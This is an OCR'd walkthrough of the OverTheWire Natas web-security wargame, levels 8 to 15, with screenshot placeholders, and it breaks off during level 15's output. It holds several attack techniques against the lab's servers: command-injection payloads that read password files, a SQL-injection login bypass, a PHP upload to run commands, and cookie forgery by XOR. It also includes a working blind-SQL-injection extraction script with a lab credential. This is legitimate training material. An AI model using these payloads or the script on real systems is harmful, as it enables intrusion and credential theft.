
Note:

Given: plain → [**base64 encode**] → [**Reverse String**] → [**bin2hex**] → encoded.

To reverse it we will be doing the exact opposite:

encoded → [**hex2bin**] → [**Reverse String**] → [**base64 decode**] →plain.


Natas 9



Note:

The command **;cat /etc/natas_webpass/natas10** displays the contents of the natas10 file.

Natas 10




Note:


The dot (.) followed by a space is used to run or load a script in the current shell.

Using **. /etc/natas_webpass/natas11** we can find the password.

Natas 11(1)





Note: encoding the default data.



Note: The site's cookie is base64 encoded.

Natas 11(2)






Note:

To find the key, we compare the encrypted text (ciphertext) with the original text (plaintext).
We set the **showpassword** value to **'yes'** and then encrypt it using XOR with a key. After that, we convert the encrypted result into Base64 text.


Natas 11(3)




Note:

After that we are changing the cookie. And we got the password.

Natas 12






Note:


We are intercepting the request and changing the file type into php and executing the command using that file.


Natas 13



Just like in the previous challenge, this time we're uploading an image and then changing its file extension to PHP. After uploading, we remove any extraneous text but leave the header intact. We then write our PHP code into the file and forward it.

Natas 14





Note:

The condition **'1'='1** is always true, so the query ends up always being true and lets you log in without a valid password.
So we are using **'or'1'='1** this as password.

Natas 15

```
GNU nano 8.0                                    natas15.py
import requests
import string
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas15', 'SdqIqBsFcz3yotlNYErZSZwblkm0lrvx')
headers = {'Content-Type': 'application/x-www-form-urlencoded'}

u="http://natas15.natas.labs.overthewire.org/index.php?debug"

password="" # start with blank password
count = 1   # substr() length argument starts at 1
PASSWORD_LENGTH = 32  # previous passwords were 32 chars long
VALID_CHARS = string.digits + string.ascii_letters

while count <= PASSWORD_LENGTH + 1:
    for c in VALID_CHARS:
        payload="username=natas16" + \
                "\" AND " + \
                "BINARY substring(password,1," + str(count) + ")" + \
                " = '" + password + c + "'" + \
                " -- "

        # print(payload)

        response = requests.post(u, data=payload, headers=headers, auth=basicAuth, verify=False)

        if 'This user exists.' in response.text:
            print("Found one more char : %s" % (password+c))
            password += c
            count = count + 1

print("Done!")
```

```
┌──(kali㉿kali)-[~]
└─$ python natas15.py
Found one more char : h
Found one more char : hP
Found one more char : hPk
Found one more char : hPkj
Found one more char : hPkjK
Found one more char : hPkjKY
Found one more char : hPkjKYv
Found one more char : hPkjKYvi
Found one more char : hPkjKYviL
Found one more char : hPkjKYviLQ
Found one more char : hPkjKYviLQc
Found one more char : hPkjKYviLQct
Found one more char : hPkjKYviLQctE
Found one more char : hPkjKYviLQctEW
Found one more char : hPkjKYviLQctEW3
Found one more char : hPkjKYviLQctEW33
